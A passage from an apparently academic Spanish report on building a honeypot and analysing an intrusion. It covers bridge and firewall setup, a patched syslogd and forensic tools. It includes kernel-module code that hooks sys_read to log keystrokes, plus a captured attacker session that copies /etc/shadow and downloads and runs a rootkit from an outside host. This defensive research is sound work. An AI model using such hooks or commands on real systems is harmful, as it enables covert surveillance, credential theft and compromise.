

Figura 3.1: Arquitectura de red del sistema

sin ningún problema además de permitir un acceso en "fuera de Banda" en cualquier situación a la red trampa.

- Para el filtrado de paquetes, se activan las IPTABLES[3], de manera que el equipo de control también sea capaz de limitar el tráfico que entra y sale a la subred de equipos trampa.

- Una máquina independiente a la máquina de control, será la encargada para la *realización de los análisis* de las máquinas atacadas. En ella se albergarán las imágenes de los equipos atacados, y tendrá instaladas las herramientas necesarias para los análisis.

[3]IPTABLES es el sistema de fi ltrado o fi rewall de paquetes que incluyen los núcleos 2.4.X de Linux.

3.1.3. Configuración de la máquina de control

3.1.3.1. Sistema operativo

El sistema operativo de la máquina de control ha sido actualizado a Immunix Linux 7.0, una versión especial de Linux centrada en la seguridad. Este sistema operativo presenta medidas adicionales de protección contra determinados ataques de buffer overflow.

Tras su instalación, se le han aplicado las actualizaciones disponibles, y se han instalado las herramientas necesarias para el funcionamiento en modo puente y firewall.

Se han cerrado todos los puertos, excepto el demonio *ssh* para su administración remota.

3.1.3.2. Paquete de instalación ped-control.rpm

Para facilitar la configuración en la máquina de control del funcionamiento en modo puente (*bridge*) más *firewall*, se ha desarrollado un paquete de instalación que lleva a cabo los pasos necesarios para ello.

Las siguientes secciones describen el contenido de dicho paquete, y como se utiliza para automatizar el arranque y configuración del sistema en la máquina de control.

Configuración del script: /etc/ped/hosts En el fichero */etc/ped/hosts*, se configuran aquellos equipos que se desea que sean filtrados y los que se quiere que sean capturados.

Para ello, en cada línea del fichero se debe de introducir una línea con la estructura:

```
ip_maquina   {captura | filtra}
```

El parámetro *captura* indica que la máquina de control va a registrar todo el tráfico proveniente de esa máquina. Este tráfico será registrad o dentro de un subdirectorio cuyo nombre será la *ip_máquina*. Este subdirectorio se localiza dentro del directorio global de capturas.

El parámetro *filtra* indica que el tráfico desde y hacia esa máquina, no debe ser dejado pasar.

En la tabla siguiente podemos ver un ejemplo de fichero de configuración.

Script de arranque /etc/init.d/ped-control Este script se encarga de activar y desactivar la máquina en modo puente, y de activar tanto el filtrado como la captura de las máquinas que se indican en el

```
# Fichero de configuración de PED-CONTROL
# Maquina para ver si la atacan
# Puesta : 5/06/2003
# Vulnerabilidades conocidas: ssh, wu-ftpd y squid
# Exploit conocidos:
155.54.X.X captura
# Maquina atacada a la espera del análisis
# Fecha de filtrado: 3/06/2003
# Motivos:
155.54.X.X filtra
```

fichero de configuración del script: */etc/ped/hosts*.

Se le debe de indicar uno de los tres parámetros siguientes:

- ***start:*** Activa el modo puente en la máquina, y configura IPTABLES de acuerdo para que realice una de las acciones indicadas en el fichero de configuración */etc/ped/hosts.*
- ***stop:*** Desactiva el puente y limpia las reglas de IPTABLES.
- ***restart_filters:*** Lee de nuevo el fichero de configuración */etc/ped/hosts* y reinicia las reglas de IPTABLES.

La mayoría de funciones utilizadas en este script han sido implementadas en el fichero */etc/ped/script-library*.

En este fichero se incluyen funciones para iniciar las IPTABLES, iniciar y parar el puente, reiniciar los filtros y capturar el tráfico del puente.

Monitorización del tráfico: /usr/local/ped/space Este script está realizado en perl, y debe ser añadida al *cron*[4] para su ejecución periódicamente.

Realiza una comprobación del espacio consumido por los ficheros de captura de tráfico, siendo capaz de enviar un correo electrónico a las direcciones que se indica si dicho tráfico ha aumentado más de un nivel (también configurable).

Si deseamos que se ejecute este script cada 15 minutos, debemos crear el fichero */etc/cron.d/space.cron* , con el siguiente contenido:

[4] *cron* es el demonio de Linux que se encarga de ejecutar comandos planifi cados.

```
15 * * * * root /usr/local/ped/space.pl > /dev/null 2>&1
```

3.1.4. Configuración máquinas trampa

3.1.4.1. Hardware

Como equipos trampa se han utilizado equipos antiguos: Pentium a 166 Mhz. con 32 Mb de RAM. A pesar de tratarse de equipos antiguos, sobre este hardware es posible la ejecución de casi todos los sistemas operativos actuales bajo la plataforma *intel*.

Como máximo, se han uilitizado discos duros de 2 Gb. de capacidad[5]. Esto facilita a la hora de realizar el análisis forense que las imágenes no sean excesivamente grandes.

3.1.4.2. Sistema operativo

En los equipos trampa se instalan sistemas operativos de los que se desean obtener posibles vulnerabilidades con el objetivo de ampliar nuestro conocimiento sobre posibles ataques.

En esta ocasión, se ha instalado la distribución de Linux RedHat 7.2, habilitando los servicios que suelen ser empleados en las organizaciones conectadas a Internet, como pueden ser:

- Servicio FTP (*wu-ftpd*)
- Servidor de TELNET para el acceso remoto.
- Servidor SSH.
- Servidor Web (*Apache*)
- Proxy (*squid*).

3.1.5. Configuración máquina de análisis

3.1.5.1. Hardware

Para la máquina encargada de los análisis de los equipos atacados, se debe de contar con un equipo de escritorio con suficiente capacidad de almacenamiento para albergar las imágenes de aquellos

[5]Los sistemas de almacenamiento son borrados a bajo nivel cada vez que se produce un ataque, para evitar que la información de ataques anteriores aparezca en los análisis posteriores.

equipos que han sido atacados.

En nuestro caso, se ha dispuesto de un equipo AMD XP 1600+, con una capacidad de almacenamiento de 40 Gb., y con 256 Mb de memoria SD-RAM.

3.1.5.2. Sistema operativo y software

El equipo debe de tener una distribución Linux, pues las herramientas que se utilizarán para dicho análisis se ejecutarán bajo dicho entorno.

Se puede instalar el entorno X-Windows para facilitar la elaboración de la documentación de los análisis.

En cuanto al software, se instalaran las herramientas necesarias para realizar el análisis forense, descritas en la sección 3.4.2.

3.2. Almacenamiento de log remotos

3.2.1. Configuración de la máquina de control

Como ya se ha comentado en las secciones anteriores, el demonio syslog es capaz de recibir información proveniente de una máquina remota. Para ello, al lanzarlo desde el script de inicio (*/etc/init.d/syslog*), se ha de indicar la opción *-r* en la línea de comandos.

En nuestra máquina de control, esto se hará modificando el fichero que arranca el demonio: */etc/rc.d/init.d/syslog*. Este fichero contiene tres secciones: Comandos para arrancar el demonio, para pararlo y para reiniciarlo (que lo que hace es llamar a las dos anteriores).

En la sección del script que se encarga de arrancarlo, se escribirá:

```
start() {
  echo -n "Starting system logger: "
  # we don’t want the MARK ticks
  # La opción -r indica que se aceptarán LOG remotos
  daemon syslogd -m 0 -r
  RETVAL=$?
  echo
```

```
    echo -n "Starting kernel logger: "
    daemon klogd
    echo
    [ $RETVAL -eq 0 ] && touch /var/lock/subsys/syslog
    return $RETVAL
}
```

Paralelamente, hay que asegurarse de que el puerto para el servicio syslog se encuentra definido en el fichero */etc/services*. Para ello, es necesario que la siguiente línea se encuentre en dicho fichero:

syslog 514/udp

Las modificaciones se reflejarán al reiniciar el equipo, aunque si se quiere hacer ahora mismo, podemos reiniciar el demonio, mediante la sentencia:

```
[root@va.um.es]# /etc/rc.d/init.d/syslog restart
```

El fichero de configuración (*/etc/syslog.conf*) que se ha creado para la máquina de control es el siguiente:

```
# Guardamos los mensajes del kernel
kern.* /var/log/kernel
# Guardamos todos los mensajes de prioridad info o manor
# (excepto los de mail y los de autentificación privada)
*.info;mail.none;authpriv.none /var/log/messages
# Los mensajes con los intentos de autentificación, los
# guardamos en el fichero secure.
authpriv.* /var/log/secure
# Mensajes del mail
mail.* /var/log/maillog
# Log cron stuff
cron.* /var/log/cron
```

```
# Los mensajes de emergencia los recibe todo el mundo
*.emerg *
# Los mensajes de new y correo críticos se guardan aquí:
uucp,news.crit /var/log/spooler
# Mensajes del arranque
local7.* /var/log/boot.log
```

3.2.2. Configuración de la máquina trampa

3.2.2.1. Envío de log mediante el fichero de configuración

Como se ha descrito en la sección *2.1.1. Introducción a syslog*, es posible indicar en el fichero de configuración */etc/syslog.conf* que los mensajes se envíen a una máquina remota.

De esta manera, si quisiéramos que **TODOS** los mensajes de log sean enviados a la máquina remota *va.um.es*, bastaría con añadir la siguiente línea al fichero de configuración:

```
# Los mensajes serán enviados a una máquina remota
*.*     @va.um.es
```

En la máquina remota (en nuestro caso *va.um.es*) , los log de esta máquina se guardarán siguiendo las reglas del fichero de configuración local.

3.2.2.2. Modificación de las fuentes de syslog

Lo descrito en la sección anterior es la forma “normal” de indicar al syslog que envíe los log a máquinas remotas.

Sin embargo, hay que tener en cuenta que un atacante con un mínimo de experiencia, una de las primeras acciones que realizará sobre una máquina comprometida será la eliminación de los log actuales del sistema, conjuntamente con la modificación de los ficheros de configuración del demonio de log, o incluso su eliminación completa.

En el ámbito del proyecto, esto significaría que se dejarán de enviar los log de manera remota a la máquina de control.

Por ello, como parte del proyecto actual, se ha procedido a la modificación de las fuentes del demonio syslog para que, independientemente del fichero de configuración, se envíen los log de manera remota.

Se ha partido del paquete que contiene las fuentes originales de la versión 1.4.1. del demonio syslog: *sysklogd-1.4.1.tar.gz*

El código fuente del demonio se encuentra en el fichero *syslogd.c*.

Éste fichero ha sido modificado de manera que siempre se envíe cualquier log del sistema a través del puerto 514 (generalmente asociado a syslog en /etc/services) y vía UDP a la dirección que se especifique en la constante definida al principio del fichero fuente:

```
#define ALWAYSIP “10.0.0.1”
```

Aunque es posible especificar la IP directamente de la máquina de control, no es recomendable pues el atacante podría analizar el tráfico saliente y “sospechar” de dicha IP.

Por ello, es recomendable poner una IP local, como la 10.0.0.1, pues aún así la máquina de control recogerá este tráfico (se encuentra configurada en modo puente y capturando el tráfico saliente de las máquinas trampa).

Los cambios que se han realizado en el código fuente de *syslogd.c* son los siguientes:

- Se cambia el código para *habilitar por defecto los socket INET.*
- Se ha modificado la función que imprime los log (*fprintlog)* para que se envíe siempre vía INET a los puertos comentados arriba, independientemente del fichero de configuración del demonio.
- No se comprueba la existencia del servicio syslog en */etc/services*.

3.2.2.3. Compilación e instalación en la máquina trampa

El paquete con las fuentes y las modificaciones ya realizadas se llama sysklogd-ped-1.4.1.tar.gz.

- Para compilarlo, basta con realizar*:*

```
make
```

- Tras la compilación, se generará un fichero *syslogd* ejecutable. Ahora es necesario en la máquina trampa sustituir el original *syslogd* por el nuevo. Para ello, copiamos el fichero en la máquina trampa, por ejemplo utilizando *scp*:

```
scp ./syslogd root@ip_maquina_trampa:/
```

- Entramos en la máquina trampa como root, por ejemplo vía *ssh*, y detenemos el demonio syslogd actual:

```
/etc/rc.d/init.d/syslog stop
```

- Ya podemos sustituir el fichero syslogd por el nuevo:

```
cp -f ./syslogd /sbin/syslogd
```

- Y reiniciar el servicio, con:

```
/etc/rc.d/init.d/syslogd start
```

3.3. Monitorización de procesos

3.3.1. Introducción

Como se ha descrito en la sección *1.2. Evolución de los atacantes*, uno de las acciones más comunes que los atacantes suelen realizar tras su entrada en el sistema, es la instalación de un *rootkit.*

Este tipo de programas lo que hacen es ocultar información de ficheros que puedan delatar la presencia en el sistema del atacante. Esto supone que los comandos ejecutados por el atacante en el sistema serán ocultados.

Con las herramientas desarrolladas e instaladas hasta ahora en la máquina de control, hay ciertos ataques que no pueden ser examinados completamente a nivel de red, pues pueden estar implicadas conexiones encriptadas entre el equipo trampa y el atacante.

Con el objetivo de monitorizar estas conexiones, y registrar de manera remota todo lo que se va ejecutando en los equipos trampa, como una parte fundamental de este proyecto se ha desarrollado un

Figura 3.2: Capa del sistema en la que reside el módulo de control

módulo de control a nivel del núcleo, que es capaz de interceptar las conexiones mediante la utilización de un *keylogger,* implementado mediante el *parcheo* de algunas llamadas al sistema.

Este módulo será instalado en las máquinas trampa, e irá enviando información de lo sucedido en la máquina a otra máquina remota, mediante paquetes UDP.

Con el fin de interpretar lo recibido desde las máquinas en las que está instalado este módulo de control, se desarrollará una herramienta capaz de interpretar estos paquetes y transformarlos en los diferentes comandos que han sido ejecutados, conjuntamente con la fecha y hora de ejecución.

3.3.2. Módulo de control para las máquinas trampa

Como ya se ha mencionado en la introducción, el objetivo de esta parte es el desarrollo de un módulo del núcleo que nos permita monitorizar y recoger información sobre los procesos que se están ejecutando en un equipo trampa[6]. Estos datos serán enviados por red a un equipo de control, que será el encargado de procesarlos e interpretarlos. Lo normal es que esta máquina de control sea la misma que recoje los LOG de la máquina trampa que envía mediante syslog de manera remota. (Ver sección *2.1. Almacenamiento de log remotos*).

Para su implementación se ha utilizado una ***técnica*** usada con frecuencia en diversos *rootkit*, que consiste en la interceptación de ciertas llamadas al sistema para modificar su comportamiento original. En algunos ámbitos esta técnica también es conocida como *"syscall proxy"*.

Para la interceptación de una llamada al sistema, se deben llevar a cabo los siguientes pasos:

[6]Dentro del ámbito de RedIRIS-CERT, estos equipos se denominan PED, aunque en otros ámbitos también pueden ser llamados *honeypot*.

1. Encontrar el punto de entrada a la llamada en la tabla de llamadas al sistema (*sys_call_table[]*).

2. Guardar la entrada original *sys_call_table[X]* mediante un puntero a una función (donde X representa el número de la llamada al sistema que queremos interceptar).

3. Hacer que el puntero de la tabla *sys_call_table[X]* apunte a una nueva función que implementa el código que se desea realizar en vez del original. Normalmente, esta nueva función llama a su vez a la original, de manera que se realiza lo que hacía la llamada original y "*algo más*".

3.3.2.1. El "keylogger" del módulo de control

La función principal del módulo de control es registrar los programas que se ejecutan en el sistema bien mediante la entrada "física" en el sistema o bien mediante conexiones remotas al mismo.

Para registrar estas actividades, se ha implementado un *keylogger*. Comúnmente se llama un *keylogger* a aquel programa capaz de registrar las pulsaciones introducidas por teclado (bien físicamente o bien remotamente) de un usuario del sistema.

Haciendo uso de la técnica descrita en la sección anterior, el módulo de control intercepta la llamada del sistema *sys_read()*.

Para ello, se sustituye en la tabla de llamadas al sistema la función original por una nueva: *nrd()*. De esta manera, cuando un proceso o programa en el espacio del usuario llame a *read()*, realmente estará llamando a nuestra función. Las siguientes líneas muestran como se implementa este cambio:

```
init_module()
{
  ...
  // sct = sys_call_table (Tabla de llamadas al sistema)
  // Guardamos un puntero a la función read original
  (unsigned long *)ord = sct[__NR_read];
  // Sustituimos el puntero a read actual por nuestra función
  sct[__NR_read] = (unsigned long *) nrd;
  ...
}
```

Una vez cargado el módulo, cada vez que un programa o un proceso en el nivel del usuario ejecute la llamada al sistema *sys_read()*, lo que sucederá es que se ejecutará nuestra función en vez de la original.

Nuestra nueva llamada al sistema, *nrd()*, entonces realizará los siguientes pasos:

- Se llamará a la función original, para que todo funcione correctamente.
- Se construye el mensaje que se debe enviar.
- Se envía una copia de los datos, utilizando una función programada para ello: *envia_log(...)*.

Las siguientes líneas muestran las partes más importantes del código de la función (se han omitido algunas líneas por claridad):

```
int nrd (unsigned int fd, char *buf, size_t count)
{
   // Se ejecuta la función original
   r = ord(fd, buf, count);
   ...
   // Se construye el mensaje para su envío
   snprintf(key,BUFLEN,"%d:%d:%d:%s:%d:%s:c:2:%c\n",
            tv.tv_sec,current->pid,current->uid,current->comm,
            fd,tty_id,buf[0]);
   // Se envía el mensaje
   envia_log(key,strlen(key),0);
   return r;
}
```

Como se ha comentado, la máquina de control está configurada en modo puente, de manera que capturará todo el tráfico proveniente de esta máquina, incluyendo los paquetes que generará el keylogger.

3.3.3. Extraer información del módulo en la máquina de control

Con el objetivo de extraer la información obtenida desde el módulo de control, se ha desarrollado una herramienta capaz de extraer los paquetes que han sido enviados por el módulo en la máquina de control.

La información enviada por el módulo se encontrará almacenada conjuntamente con el resto del tráfico capturado de la máquina trampa, en un fichero con el formato *pcap*[7].

La herramienta *ped-sniff* es capaz de extraer los paquetes pertenecientes a información enviada por el módulo.

Se ejecuta de la siguiente manera:

```
# ped-sniff <-f nombre_fichero> <-l logdir> <-p puerto>
```

- <*nombre_fichero*> indica el nombre del fichero que contiene los paquetes en formato pcap.
- <*logdir*> es el directorio en el que se almacenarán los log's del módulo.
- <*puerto*> Número de puerto UDP al que está enviando el módulo de control.

Tras la ejecución, se creará un fichero dentro del directorio <*logdir*> con nombre la IP de origen de la máquina. Este fichero contiene el campo de datos de ***todos*** los paquetes UDP con número de puerto igual a <*puerto*>.

3.3.4. Visualizando los procesos ejecutados

Una vez obtenidos los ficheros con tramas generadas por el módulo, es posible la visualización de los comandos ejecutados en la máquina trampa mediante la utilización de la herramienta *ped-parser*.

Se ejecutará de la siguiente forma:

```
# ped-parser <opcion> <fichero>
```

El campo de <*opcion*> puede ser uno de los dos siguientes:

[7] El formato pcap es en el que se guardan los paquetes capturados por las herramienta que hacen uso de la librería libpcap, como tcpdump.

- -c : Indica que se desea extraer los comandos que hay sido ejecutados de manera interactiva. Esto quiere decir que se extraeran sesiones tanto de *terminales locales* (tty) como de *terminales remotas*, así como de sesiones *ssh*, *ftp*, ...
- -b : Extrae toda la información que ha enviado el módulo[8].

El campo <*fichero*> indica un fichero con el formato generado por la herramienta *ped-sniff* (ver sección anterior).

Tras la ejecución, se obtiene una línea por cada comando ejecutado en la máquina atacada; cada una de estas líneas tiene la siguiente estructura:

```
<hora>-<fecha> [uid:shell:pid:terminal:0] comando
```

El significado de estos campos es el siguiente:

- *hora:* Hora en la que se ejecutó el comando.
- *fecha:* Fecha en la que se ejecutó el comando.
- *uid*[9]*:* Identificador del proceso o usuario que ha ejecutado el comando.
- *shell:* Shell bajo el que ha sido ejecutado el comando.
- *pid:* Identificador del proceso en el momento de la ejecución.
- *terminal*: Terminal (remota o local) bajo la que se ha ejecutado el comando.
- *comando:* El comando que ha sido ejecutado.

En el ejemplo siguiente vemos como se consigue obtener los comandos ejecutados por un atacante en base al fichero con las capturas del tráfico de la máquina atacada.

Suponemos que contamos con el fichero de capturas: *tcpdump-2003-05-29.18-13*.

```
[root@va.um.es]# ped-sniff -f tcpdump-2003-05-29.18-13 -l log
[root@va.um.es]# ped-parser -c ./log/ip_maquina > salida
```

[8] Al capturar la llamada del sistema *read*, cualquier proceso que haga uso de ella será emisor de información.
[9] Los procesos con *uid* igual a 0 serán ejecutados como *root*.

El fichero *salida* contiene los comandos efectuados en la máquina de control. Un ejemplo real del contenido del fichero *salida* se muestra a continuación. Muestra el principio del ataque producido a la máquina *ped.um.es*[10], cuyo análisis se realizará en la última parte de este proyecto.

Una de las ventajas del módulo es que si el atacante ejecuta una secuencia de órdenes como:

```
[root@ped.um.es]# cat /etc/passwd >> fichero
[root@ped.um.es]# cat /etc/shadow >> fichero
[root@ped.um.es]# ifconfig | cat >> fichero
[root@ped.um.es]# useradd pepe
```

y tras ello envía el fichero, antes no sabíamos si se había copiado los ficheros de claves o nó; haciendo uso de esta herramienta, ahora si que lo sabemos.

Las siguientes líneas corresponden a una sesión realizada empleando un conexión SSH (segura), por lo que antes no se podía ver que es lo que hacía el atacante:

```
20:11:04-2003/05/31 [0:sh:10316:ttyp:0]wget \
                    \ cliente.escelsanet.com.br/punk/rk.tgz
20:12:04-2003/05/31 [0:sh:10316:ttyp:0]tar -zxvf rk.tgz
20:28:22-2003/05/31 [0:sh:10330:ttyp:0]cd rk
20:28:46-2003/05/31 [0:sh:10330:ttyp:0]./trojans
20:29:22-2003/05/31 [0:sh:10330:ttyp:0]/bin/echo "2 sk " \
                    \ >>/lib/defs/p
20:29:49-2003/05/31 [0:sh:10330:ttyp:0]ls
20:33:00-2003/05/31 [0:sh:10330:ttyp:0]w
20:33:47-2003/05/31 [0:sh:10330:ttyp:0]/sbin/pidof sk
20:34:06-2003/05/31 [0:sh:10330:ttyp:0]exit
```

[10]De aquí en adelante, se utilizará la dirección *ped.um.es* para referirnos a la máquina trampa. Esta dirección es fi cticia.

3.4. Análisis de una intrusión

3.4.1. Introducción

Con el fin de poner en práctica toda la arquitectura desarrollada en las fases anteriores de este proyecto, el día 22 de Mayo de 2003 se puso en marcha en la Universidad de Murcia un equipo trampa conjuntamente con un equipo de control.

En ambos se instalaron todas las herramientas que se han desarrollado. La intención era recibir algún ataque para posteriormente realizar un análisis de dicho ataque, utilizando aparte de las técnicas tradicionales, la información proporcionada por estas nuevas herramientas.

Tres días después de su puesta en marcha, la máquina había sido atacada. Se le permitió su *permanencia* vigilada en el sistema durante 12 días.

Tras explotar una vulnerabilidad del sistema para su acceso, ocultar su presencia mediante la utilización de un *rootkit*, asegurarse su *reentrada* en el sistema y la instalación de una serie de herramientas para diferentes tipos de acceso a la red IRC, el octavo día intentó utilizar esta máquina para atacar otras, buscándo posibles víctimas mediante un escaneo de direcciones IP y puertos sistemático.

En las siguientes secciones describiremos como se ha obtenido las actividades realizadas por el atacante.

3.4.2. Herramientas para el análisis

3.4.2.1. Comandos estandar de Gnu/Linux

Se han utilizado diversos comandos estandar en cualquier distribución de Linux. Entre ellos, encontramos:

- Para visualizar el contenido de los ficheros binarios, se ha utilizado el comando *strings*. Esta utilidad muestra secuencias de caracteres “imprimibles” que tengan una longitud de al menos *cuatro* caracteres (o el número dado como parámetro). Esto nos permite obtener información de ficheros que no son de texto plano (ASCII).

- El comando *file* ha sido utilizado para averiguar el tipo de un fichero en base al contenido de éstos (sin tener en cuenta la extensión o atributos del mismo).

- Comando *dd:* Utilizado para realizar la copia a bajo nivel de las particiones de las máquinas atacadas.
- Comando *grep:* Se utiliza para realizar la búsqueda de patrones de texto dentro de ficheros.

3.4.2.2. The Sleuth Kit[11]

Se trata de un conjunto de herramientas de análisis forense que permiten analizar imágenes de sistemas de ficheros *ext2,* así como el análisis de otros tipos de sistemas de ficheros, como *ntfs, ext3, fat, ...*

Al soportar diversos sistemas de ficheros, es posible realizar el análisis forense sobre equipos que contenía sistemas operativos como Windows. En estos casos, el análisis variará, debido a que los sistemas de ficheros como FAT algunas características distintas al sistema de ficheros de Linux *ext2*.

Incluye para su implementación algunas herramientas del conjunto *The Coroner's Toolkit (TCT)*.

3.4.2.3. Autopsy Forensic Browser

Se trata de una herramienta que implementa un servidor web para la utilización de *The Sleuth Kit*.

Nos permite navegar de manera totalmente visual mediante un navegador en los ficheros de las imágenes que se desean analizar, y utilizar comandos del paquete *The Sleuth Kit* (el cual es requerido para su utilización).

Las imágenes (creadas con el comando *dd* de UNIX), se deben de guardar en un directorio que esta utilidad denomina *Evidence Locker*, que se configura en el proceso de instalación.

Administración de "casos" Autopy organiza las imágenes de los sistemas atacados en los *casos* y las máquinas de las que proceden (que llamaremos *host*).

Un *caso* contiene uno o más *host*. La idea es crear un *caso* para la investigación de una red que ha sido atacada. Para cada máquina atacada de esta red, se creará un nuevo *host* dentro del *caso*. Finalmente, cada *host* puede contener uno o más *imágenes,* que corresponderán con cada una de las particiones del *host.*

La figura 4.1 muestra la pantalla que ofrece *Autopsy* para la creación de un nuevo *caso*.

[11] Esta herramienta se denominaba The @stake Sleuth Kit (TASK) hasta la versión 1.62.



Figura 3.3: Creando un nuevo *caso* en *Autopsy Forensic Browser*

Como vemos, se pueden asignar *investigadores* al caso, con el fin de reflejar más información sobre quién está realizando el análisis.

Una vez creado el caso, se debería de crear unos hosts y las imágenes de cada host. La figura 4.2. la pantalla de admistración de imágenes de un host.

Desde ella se pueden añadir nuevas imágenes, y acceder al análisis de cada una de ellas. También es posible la creación de *líneas de tiempo de actividades* realizadas por el atacante.

Análisis de las imágenes Se accede al análisis de las imágenes desde la pantalla de gestión de hosts, seleccionando la imágen que se desea para ello y pulsando sobre OK.

En la figura 4.3. se muestra la pantalla para el análisis de las imágenes. Como vemos, está dividida en **cuatro zonas.**

La parte superior de la pantalla permite seleccionar el tipo de análisis a efectuar.

- El modo *análisis de ficheros* permite analizar una imágen desde la perspectiva de directorios y ficheros. Se proporciona la misma interfaz que el usuario utiliza en un ordenador normal. Se pueden visualizar también los ficheros que han sido eliminados. Se permite examinar el contenido de ficheros y directorios para la búsqueda de pruebas. Se proporciona una forma



Figura 3.4: Administración de imágenes del *host.*

básica de análisis binario (permite visualizar los ficheros con el comando *strings*). También se permite la ordenación y la búsqueda de ficheros e i-nodos.

- *Análisis de meta-datos*. Permite a los investigadores ver los detalles de las estructuras de *metadatos.* Los metadatos de un fichero contienen los detalles del fichero como las fechas y los punteros a las unidades de datos.

- *Análisis de unidades de datos.* Permite visualizar el contenido de una unidad de datos individual. Una unidad de datos es el término genérico utilizado para describir las áreas del disco que contienen datos almacenados. Cada sistema de ficheros puede llamar a las unidades de datos de manera diferente; por ejemplo, fragmentos o cluster.

- *Detalles de la imágen*. Muestra información relativa a la imágen que se está analizando en sí, como por ejemplo el sistema de ficheros que contiene.

- *Búsqueda de palabras clave.* Este método se utiliza para la búsqueda de cadenas dentro de la imágen.

Creación de líneas de tiempo La creación de una línea de tiempo consta de dos pasos.

